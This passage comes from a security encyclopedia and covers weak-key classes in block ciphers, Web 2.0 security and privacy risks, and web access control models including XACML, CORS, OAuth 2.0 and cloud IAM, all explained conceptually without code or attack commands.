- *Asymmetric watermarking* (sometimes called *public-key watermarking*) means that the sender uses a private key to construct the watermark in a similar way as a digital signature is created by using a private key, and any decoder who has access to the corresponding public key can detect and recognize the respective watermark (public key cryptography). The public key would neither allow to reconstruct the sender's private key (under certain complexity theoretic assumptions), nor to forge a watermark, or to remove an embedded watermark. No sufficiently robust and secure asymmetric watermarking schemes are known (Hachez and Quisquater 2002).

Applications

Prominent examples of electronic copyright marking schemes are the following:

- *DVD* (*Digital Video Disk* later reissued as *Digital Versatile Disk*) (Bloom et al. 1999). This technique has been cryptanalyzed by Petitcolas et al. in (Petitcolas et al. 1998).
- *SDMI* (*Secure Digital Music Initiative*) (n.d.). This technique uses *echo hiding*, which was cryptanalyzed by Craver et al. (2002).

A good introduction and papers about modern watermarking techniques is collected by Katzenbeisser and Petitcolas (2000).

Cross-References

Authentication
Protection Rings

Recommended Reading

Bloom JA, Cox IJ, Kalker T, Linnartz J-PMG, Miller ML, Traw CBS (1999) Copy protection for DVD video. Proc IEEE 87(7):1267–1276

Craver SA, Wu M, Liu B, Stubblefield A, Swartzlander B, Wallach DS, Dean D, Felten EW (2002) Reading between the lines: lessons from the SDMI challenge. In: Proceedings of the 10th USENIX security symposium 2002, Boston, 25–30 June 2001, pp 353–363. http://www.usenix.org/

Hachez G, Quisquater J-J (2002) Which directions for asymmetric watermarking? In: Proceedings of the XI European signal processing conference (EUSIPCO 2002), Toulouse, Sept 2002

Katzenbeisser S, Petitcolas FAP (eds) (2000) Information hiding techniques for steganography and digital watermarking. Artech House, Norwood

Petitcolas FAP, Anderson R, Kuhn MG (1998) Attacks on copyright marking systems. In: Aucsmith D (ed) Information hiding. Lecture notes in computer science, vol 1525. Springer, Berlin, pp 218–238

Secure Digital Music Initiative (n.d.)

Simmons GJ (1984) The prisoners' problem and the subliminal channel. In: Chaum D (ed) Advances in cryptology – CRYPTO'83. Lecture notes in computer science. Plenum, New York, pp 51–67

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301040

Weak Collision Resistance

Second Preimage Resistance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301041

Weak Exclusion

Separation of Duties

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_625

Weak Keys

Alex Biryukov[2] ✉
(2) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

The strength of the encryption function $E_K(P)$ may differ significantly for different keys K. If for some set WK of keys, the encryption function is much weaker than for the others, this set is called a *class of weak keys*. The attack technique that succeeds against the keys in the class WK is called a *membership test* for the class. For example, if the test uses differential cryptanalysis, then it will be called a *differential membership test*.

Theory

Suppose the key space has k bits, so that complexity of exhaustive key search is 2^k. Suppose there exists a class of weak keys of size 2^f, with a complexity of the membership test of 2^w. If $2^w \leq 2^f$, exploiting weak keys is more efficient than using the exhaustive search. In other words, if the choice of the key of the cryptosystem is restricted to a weak-key class, the attack succeeds if it is faster than exhaustive search over this restricted key-class.

The following attack model allows to compare the conventional attacks and the attacks using weak keys. Suppose the attacker is given an access to the block box performing encryption/decryption function. Suppose the box

has a key-reset button, which causes the key to change inside the box uniformly at random. We call the attack successful if the attacker can recover at least one of the keys of the box faster than exhaustive search (or in a relaxed scenario, is able to distinguish a box with a cipher from a box with a collection of random-permutations). The measure of complexity of such an attack in a weak key scenario is 2^{k-f+w}. This can be compared directly to the complexities of the conventional attacks, in which the attacker will try to break a "fixed" key, i.e., will not touch the key-reset button. The larger the weak-key class the faster the membership test—the better the attack would be.

Applications

A typical example of a cipher with large weak-key classes is IDEA. For example, a class of 2^{63} weak keys out of total 2^{128} keys has been reported (Hawkes 1998) for a full 8.5-round IDEA. The membership test has negligible complexity given only 20 chosen plaintexts. The measure of complexity in this case would be $2k - f + w \approx 2^{128-63+4} = 2^{69}$ steps to recover one of the 128-bit keys of the black-box containing the IDEA cipher. In the case of *DES* (Data Encryption Standard), there is a set of four keys for which the cipher is an involution, i.e., $DES_k\ (DES_k(m)) = m$ but this set is too small to be of a real threat.

An example of a cipher completely broken by the weak key analysis is *Lucifer* (Ben-Aroya and Bihim 1993). In this 128-bit block cipher, half of the keys can be discovered by a differential membership test using 2^{36} chosen plaintexts and analysis steps. The attack complexity measure in this case is $2^{128-127+36} = 2^{37}$. Another prominent cipher which is vulnerable to a real-time weak-key attack is RC4 (Fluhrer et al. 2001).

Cross-References

Block Ciphers
DES-X (or DESX)
IDEA
MAC Algorithms
Stream Ciphers

Recommended Reading

Ben-Aroya I, Bihim E (1993) Differential crytanalysis of Lucifer. In: Stinson DR (ed) Advances in cryptology – CRYPT'93, Lecture notes in computer science, vol 773. Springer, pp 187–199. See also J Cryptol 9(1):21–34, 1996

Fluhrer SR, Mantin I, Shamir A (2001) Weaknesses in the key scheduling algorithm of RC4. In: Selected areas in cryptography, Lecture notes in computer science, vol 2259. Springer, pp 1–24

Hawkes P (1998) Differential-linear weak key classes of IDEA. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98, Lecture notes in computer science, vol 1403. Springer, pp 112–126

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_663

Web 2.0 Security and Privacy

Collin Jackson[3] ✉
(3) CyLab, Department of Electrical and Computer Engineering, Carnegie Mellon University, Moffett Field, CA, USA

✉ **Collin Jackson**
Email: collin.jackson@sv.cmu.edu

Definition

Web 2.0 is a catch-all term for the change in the functional use of the Internet from its original paradigm to a more user-oriented and individually-tailored experience. These changes have caused a blizzard of security and privacy concerns as users' systems and critical information are increasingly vulnerable to hijacking, theft, and malicious attacks for which current defenses are inadequate.

Background

In the Web 1.0 paradigm, information, in the form of static web-pages that maintained and updated their content periodically, flowed unidirectionally from the provider to the user, and users themselves were generally disconnected from each other. Web 2.0 has changed this dynamic, with the system now revolving instead around a model of interconnected networks of users, web-pages, and content-sharing applications designed to make information flow multi-directionally, both between users and the web-pages they visit as well as among users and networks of users. Web 2.0 is also sometimes referred to as the "participatory web."

Theory

The growing emphasis on user-generated content and the increasing use of social networks, blogs, and wikis are Web 2.0 staples. They also mean new and ever-increasing vulnerabilities in terms of the integrity of systems and important data as it is easier than ever to accidentally expose a system to malicious code, malware, or data theft. The use of Web 2.0 applications like mashups, widgets, and RSS feeds means users are vulnerable to novel forms of attack and data theft, such as Cross-Site Scripting (XSS) attacks and Cross-Site Request Forgery (CSRF) attacks, though new methods are being developed constantly in the hopes of securing the new technologies (e.g., SMash, developed by IBM and submitted to the OpenAjax Alliance in March 2008 in the hopes of securing mashups against malicious infiltration.) Often these attacks originate not on an attacker's website but on one of any number of popular and legitimate sites that accept user-generated content such as comments, reviews, etc. Cleverly disguised HTML posted in these places can hide malicious code used to steal session IDs and cookies or redirect users to fake web sites used as phishing lures.

Privacy and security concerns have also been raised around the practice of many corporations and Internet organizations to collect and store clients' sensitive data as there have been numerous instances of these databases and the accounts they describe being hacked, resulting in the leak of sensitive information. Additionally, the mining of information such as the contents of cloud-based email applications like Gmail or social networking accounts like Facebook and Twitter by providers, outside corporations, and advertisers has raised concerns among privacy advocates about the unauthorized access and use of personally identifiable information by malicious users. Even without explicit access to sensitive data, collecting and analyzing freely available social networking information can enable a user to learn valuable details about persons or companies that the user could then use for malicious purposes.

Cross-References

Cross Site Scripting Attacks
Web 2.0 Security and Privacy

Recommended Reading

Adhikari R. Experts on Web 2.0 security problems, datamation. http://itmanagement.earthweb.com/secu/article.php/3805496/Experts-on-Web-20-Security-Problems.htm

Mehta D. Jeopardy in Web 2.0: the next generation web, the open web application security project. http://www.owasp.org/images/b/b6/Jeopardy_in_Web_2.0_-_The_Next_Generation_Web_Applications.pdf

Shezaf O. Top Web 2.0 security threats, secure enterprise 2.0 forum, 2009 industry report. http://www.secure-enterprise20.org/files/Top%20Web%202%200%20Security%20Threats.pdf

Web 2.0 News Desk (2008, March 13) IBM Cracks Web 2.0 security concerns with ‘SMash.’ Web 2.0 J

Websense Security Labs (2009) State of internet security, 2009. Websense White Paper

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_664

Web Access Control Strategies

Alban Gabillon[4] ✉
(4) Laboratoire Gepasud, Université de la Polynésie Française, Tahiti, French Polynesia

✉ **Alban Gabillon**
Email: alban.gabillon@upf.pf

Synonyms

Web and cloud security; Web security policy

Definition

A web access control strategy refers to a solution to implement a given security policy in the Web.

Introduction

After reviewing existing access control paradigms, this entry presents some access control strategies that are commonly used on the web and in the cloud.

Theory

This section reviews existing access control models. More can be found about this topic in the *Access Control Models* entry.

The different paradigms of access control can be classified as follows: discretionary access control (DAC), mandatory access control (MAC), role-

based access control (RBAC), and attribute-based access control, also called policy-based access control (PBAC).

In the DAC paradigm (Harrison et al. 1976), the security policy is specified by using the concepts of subjects, actions, and objects. Subjects are the active entities of the system, objects are the passive entities, and actions are the direct accesses that subjects can perform on objects. The access control policy consists of a set of triples (subject, action, and object). Each triple (s, a, and o) reads "subject s has the permission to perform action a on object o." These triples can be represented in the system by means of access control lists (ACL) or capacities. An ACL is a list of pairs (subject and action) attached to an object. It can be implemented as a file attribute in a file system. A capacity is a permission (action and object) attached to a subject. It can be implemented as a cryptographic token binding the permission to the subject. In the DAC paradigm, the security policy is discretionary since permissions address the identity of subjects. Many DAC models support the concept of user group. User groups simplify the management of authorizations since a single permission granted to a group propagates to all group members. Most of the DAC models incorporate the concept of ownership. Subjects may grant or revoke rights for objects they own (basically objects they have created). In other words, subjects administrate the security policy for their objects.

In the MAC paradigm, the security policy is mandatory, i.e., it cannot be derogated and applies even to the security administrator. If the objective is to guarantee the data confidentiality, then the security policy (referred to as the multilevel security policy) can be expressed as follows: "The flow of information from a low-level entity (subject or object) to a high-level entity (subject or object) is prohibited." Bell and La Padula (1973) showed that it is necessary to enforce the following two access control properties to guarantee this confidentiality policy:

- The no read-up property states that a subject at a given level of confidentiality cannot read an object at a higher level.
- The no write-down property states that a subject at a given level of confidentiality cannot write to an object at a lower level. The no write-down restriction is necessary to prevent a Trojan horse, running on behalf of a high-level user, from copying high-level data into a low-level object.

However, these two access control properties are not sufficient to enforce the confidentiality policy. Fulling enforcing the multilevel security policy requires controlling all information flows that may arise in the system. Information may flow along some hidden channels, which are different from those resulting from read and write operations. These hidden channels, which are globally referred to as covert channels, can be of various kinds (storage channel, timing channel, inference channel, etc.). Administrating the multilevel security policy means assigning security levels to subjects and objects. This is usually done under the responsibility of a single security officer. Note that there exists a mandatory access control model protecting data integrity which is the Biba Model (Biba 1977).

DAC and MAC are not well adapted to business organizations. In business organizations, there is a need to specify privileges based on roles that users assume in the organization. Consequently, the RBAC model has been proposed as an alternative to traditional MAC and DAC models. In 2004, the American National Standards Institute, International Committee for Information Technology Standards (ANSI/INCITS), adopted Sandhu, Ferraiolo, and Kuhn's RBAC proposal (Ferraiolo et al. 2001) as a standard. In DAC, permissions are rather related to low-level operations such as read and write data, whereas in RBAC they are more related to organizational tasks, such as transferring money or buying a flight ticket. The RBAC model defines a role as a job function. Permissions to perform operations are assigned to roles instead of users. In turn, roles are assigned to users according to their responsibilities. The same permission can be assigned to several roles and different roles can be assigned to the same user. The standard RBAC model does not have an administration model. It implicitly assumes that definition of roles, assignment of permissions to roles, and distribution of roles to users should be carried out by a central authority. The administrative role-based access control (ARBAC) model (Sandhu et al. 1999) is a role-based administration model for the RBAC model. This model defines some administrative roles corresponding to the functions of assigning permissions to application roles and assigning application roles to users.

In more and more applications, the security policy can no longer be defined with static authorization rules. In such applications, privileges granted to users depend on contextual conditions. The ABAC (Yuan and Tong 2005) paradigm supports the management of dynamic security

policies where authorizations depend on contextual conditions over subject attributes, object attributes, and environment attributes. One key feature which deserves attention with ABAC is that it is possible to express authorization rules that do not require identifying users. A subject can gain access to a protected resource if some contextual conditions are met. The ABAC paradigm supports the declaration of negative authorizations (prohibitions). Explicit prohibitions are useful for specifying exceptions, like for instance “the kids are all allowed to play computer games except the youngest sister.” However, specifying security policies that include permissions and prohibitions may lead to conflicts. There are several existing approaches to solve these conflicts, like assigning priorities to authorizations or applying conflict policies such as “permission takes precedence” or “first match takes precedence.” Several administration models have been proposed for ABAC in the literature. One of them is the AMABAC model (Jha et al. 2018) in which an administrator’s privileges are defined by the values of certain administrative attributes attached to the administrator. Finally let us mention that XACML (Moses et al. 2005; Standard 2013) is an XML-based language standard for describing ABAC policies in a machine-readable format. XACML is also a processing model for evaluating access requests according to ABAC rules. This model is depicted in Fig. 1. The processing model works as follows:

1. The policy enforcement point (PEP) intercepts the user request


2. The PEP forwards the request to the policy decision point (PDP)

3. The PDP evaluates the request against the security policy

4. The PDP retrieves some attribute values from the policy information point (PIP) and resolves potential conflicts between activated rules

5. The PDP reaches a decision, accept, or deny and returns it to the PEP

6. The PEP enforces the decision



Web Access Control Strategies, Fig. 1 XACML processing model

The policy administration point (PAP) is an access point for the security administrator to update the security policy.

Application

In this section, we look at three authorization management strategies that are commonly used on the web and in the cloud:

- Resource sharing using a cross-origin resource sharing (CORS) policy
- Access delegation using the OAuth 2.0 protocol
- Identity and access management (IAM) policies

Please note that authorization is dependent on authentication and session management. In this entry, we focus on authorization only.

Resource Sharing Using CORS


Suppose a user is logged into a bank account and at the same time this user visits another website containing malicious JavaScript. The malicious JavaScript running within the browser could send a request to the bank's site on the user's behalf. The browser would automatically add the session cookie issued by the bank site to the request sent by the malicious application. To avoid such a risk, all browsers apply the "same-origin policy" (SOP). The SOP is a mandatory security rule that prevents the sharing of data between two different web applications from two different domains. Because of the SOP, JavaScript can only make requests to URLs that live on the same origin as the domain where the script is running. Thus, in our example, any browser implementing the SOP would block the request to the bank's site sent by the malicious JavaScript. The SOP is one of the building blocks of browser security (see the entry on browser security for more details). However, when creating complex client-side applications, it is usually necessary to perform Ajax cross-domain queries. Cross-origin resource sharing (CORS) (fetch.spec.whatwg.org 2020) is the widely adopted solution for relaxing the SOP. It is a function supported by all browsers to allow requests to another domain. It basically works as follows:

- If the JavaScript attempts to make a cross domain request, the browser will first send a preflight request. (Some "simple" requests do not require a preflight request. See the CORS specification for more details.) The purpose of this request is (i) to ensure that the browser is dealing with a CORS-aware server and (ii) to obtain permission to send the actual request to the CORS server.
- The response to the preflight request sent by the CORS server includes a list of specific CORS http headers. The values of these headers indicate whether the CORS server will accept the actual request.
- If the response to the preflight request is positive, the browser then sends the actual request. Otherwise, the actual request is blocked by the browser.

A CORS server maintains a whitelist of authorized domains unless it exposes a public API (in that case it accepts requests sent by clients from any domain). The CORS policy is a kind of DAC policy whose default policy is the mandatory SOP rule. The CORS policy is defined by the CORS server and enforced by the browser.

Access Delegation

Suppose an application wants to access the user's Google profile. A simple but totally insecure solution would be for the user to provide the application with his or her credentials so that the application can use them to connect to Google. OAuth 2.0 (Hardt 2012) is another solution commonly used on Internet which does not require users to disclose their credentials. OAuth is used by companies such as Google, Facebook, or Twitter to allow users to securely share information about their accounts with third-party applications. OAuth essentially relies on access tokens issued to third-party applications by an authorization server with the approval of the user (the resource owner). The third-party application then uses the access token to access the protected resources hosted by the resource server. OAuth offers several possible flows to manage the interactions between the third-party application the authorization server and the resource server. In this section, we describe the most used and most secure flow which is the authorization code flow. This flow is depicted in Fig. 2 where a third-party application upf.pf asks the user the permission to read his or her Google profile.



Web Access Control Strategies, Fig. 2 OAuth authorization code flow

The application upf.pf is previously registered with Google and obtained a client ID and a secret S. Figure 2 shows that first the upf.pf application offers the user to login with Google. Then the browser is automatically redirected to the authorization server. The request to the authorization server includes a *scope*, i.e., the requested permission which is, in our example, the permission to read the user's Google profile. The user submits his or her credentials (if not already logged) and then give his or her consent about the requested scope. The authorization server returns an authorization code to the browser that automatically sends it to the upf.pf application server. The upf.pf application sends the client ID, the secret S, and the authorization code to obtain an access token in exchange. This token is then attached to the request that the upf.pf application submits to the resource server. Finally, the resource server validates the token and returns the user's Google profile data to the upf.pf application server.

This scheme requires the following observations:

- No access token is sent back to the browser which is not considered totally secure. The access token is sent to the upf.pf application server instead.
- Depending on the case, this token can be short term (valid only for the current session) or long term (valid for several days) and can therefore be used by the third-party application when the user is offline.
- The authorization server does not have to be a CORS server since it communicates directly with the browser and not with any JavaScript. The same applies to the resource server since it only interacts with the application server.

The access control model underlying the OAuth protocol is, of course, the DAC model in which users grant permissions to third parties to access their personal data. A permission is implemented as an access token, i.e., a capacity. The authorization server issues access tokens, and the resource server validates them.

It is possible to combine OAuth with XACML to handle fine-grained dynamic authorizations (Fernández et al. 2017) although there is no standard way of doing it. In such a scenario the resource server would typically validate the scope of an access token by forwarding it to the policy enforcement point (see Fig. 1).

The OAuth protocol can be used to build APIs that comply with the general data protection regulation (GDPR). Indeed, the GDPR imposes on processing entities the obligation to obtain the consent of the subject entities before using their personal data. OAuth must, however, be implemented with the token revocation extension (Lodderstedt and Scurtescu 2013) to allow users to revoke an access token at any time since the withdrawal of consent is also one of the subject's rights under the GDPR.

Finally let us mention that the widely used OpenID connect is an identity layer on top of the OAuth protocol allowing authentication delegation and web single sign on.


IAM Policies

Cloud providers like Amazon AWS, Google Cloud Platform, or Microsoft Azure offer cloud ecosystems, i.e., complex systems of interdependent assets. A single cloud account can be used to set up a virtual organization managing several users and resources like databases, virtual machines, virtual networks, etc. The main security component of a cloud ecosystem is

the identity and access management (IAM). The IAM is a web service to manage authentications and authorization policies in the virtual organization. In this section, we describe a kind of generic access control model that approximately represents the security models implemented in the various existing cloud platforms. We consider the following entities:

- Subjects (user or application)
- Resources (basically anything that needs to be protected)
- Authorization policies (permissions or prohibitions)
- User groups (set of subjects)
- Roles (set of authorization policies)

Subjects can belong to more than one group. Resources are hierarchically organized so that giving access to a certain high-level resource implicitly grants access to the resources which are under it. A security policy is the authorization or the prohibition to do a set of actions on a set of resources. It possibly includes a contextual condition. A policy can be attached to a subject, a group, or a role. Roles can be hierarchically organized. Roles are assigned to subjects or groups. Roles can also be temporarily assigned to subjects belonging to other accounts in the cloud allowing cross-domain authorizations. The access control algorithm is quite simple and can be summarized as follows: The default policy is denial. In case of conflict between two policies, denial prevails. Figure 3 shows an example of a pseudo-RBAC policy for a cloud application.



Web Access Control Strategies, Fig. 3 RBAC policy

Bob has been assigned the *DBA* role which consists of a policy allowing read and write access on the entire database. *Alice* and *John* are members of the group *SalesAgent*. Group *SalesAgent* has been assigned the role *SalesManagement* allowing read and write access on schemas *Stock* and *Products*. *Guest* is an external user who has been assigned the role *Customer* allowing to query the schema *Products*.

This security model is essentially an RBAC security model with features borrowed from other access control paradigms. The fact that policies may include conditions is obviously an ABAC feature. A set of users, a set of low-level resources, and a set of policies can be represented as a group, a high-level resource, and a role, respectively. This clustering of entities is a characteristic of the OrBAC model (Kalam et al. 2003) that represents users, actions, and resources with the concepts of role, activity, and view, respectively.

Regarding the organization of the components evaluating and enforcing access control policies in existing cloud platforms, very little information can be found in the literature. But many reasonably assume that this organization follows the XACML architecture as shown in Fig. 1.

Open Problems and Future Directions

Regarding cloud computing, there are two big issues that need to be remedied. The first issue lies in the complexity of the cloud ecosystem. This complexity makes it difficult to globally design a consistent and complete security policy. Existing cloud platforms lack tools to analyze implemented policies and detect misconfigurations. The second issue is how can the cloud customer trust the cloud provider? Standard data encryption is not really the solution since data need to be decrypted before being processed. Homomorphic encryption (Naehrig et al. 2011) is a solution that would allow encrypted data to be processed. However, it is challenging to implement. Finally, code itself can convey sensitive information and should also be protected from the cloud provider.

Cross-References

SQL Access Control Model

References

Bell DE, LaPadula LJ (1973) Secure computer systems: mathematical foundations. Mitre Corp, Bedford

Biba KJ (1977) Integrity considerations for secure computer systems. Mitre Corp, Bedford

Fernández F, Alonso Á, Marco L, Salvachúa J (2017) A model to enable application-scoped access control as a service for IoT using OAuth 2.0. In: 2017 20th Conference on Innovations in Clouds, Internet and Networks (ICIN), pp 322–324

Ferraiolo DF, Sandhu R, Gavrila S et al (2001) Proposed NIST standard for role-based access control. ACM Trans Inf Syst Sec 4:224–274

fetch.spec.whatwg.org (2020) Fetch standard. https://fetch.spec.whatwg.org/. Accessed 8 Dec 2020

Hardt D (2012) RFC 6749: the OAuth 2.0 authorization framework. Int Eng Task Force 10:2070–1721

Harrison MA, Ruzzo WL, Ullman JD (1976) Protection in operating systems. Commun ACM 19:461–471

Jha S, Sural S, Atluri V, Vaidya J (2018) Security analysis of ABAC under an administrative model. IET Inf Secur 13:96–103

Kalam AAE, Baida RE, Balbiani P et al (2003) Organization based access control. In: Policies for distributed systems and networks, 2003. Proceedings. Policy 2003. IEEE 4th international workshop on. IEEE, pp 120–131

Lodderstedt T, Scurtescu M (2013) OAuth 2.0 token revocation. IETF RFC 7009

Moses T et al (2005) Extensible access control markup language (XACML) version 2.0. Oasis Standard 200502

Naehrig M, Lauter K, Vaikuntanathan V (2011) Can homomorphic encryption be practical? In: Proceedings of the 3rd ACM workshop on cloud computing security workshop, pp 113–124

Sandhu R, Bhamidipati V, Munawer Q (1999) The ARBAC97 model for role-based administration of roles. ACM Trans Inf Syst Sec 2:105–135

Standard O (2013) Extensible access control markup language (XACML) version 3.0

Yuan E, Tong J (2005) Attributed based access control (ABAC) for web services. In: IEEE international conference on web services (ICWS'05). IEEE

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301042

Web and Cloud Security

Web Access Control Strategies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301043

Web Application Security

Applications of Formal Methods to Web Application Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_665

Web Browser Security and Privacy

V. N. Venkatakrishnan[5] ✉
(5) Department of Computer Science, University of Illinois at Chicago, Chicago, IL, USA

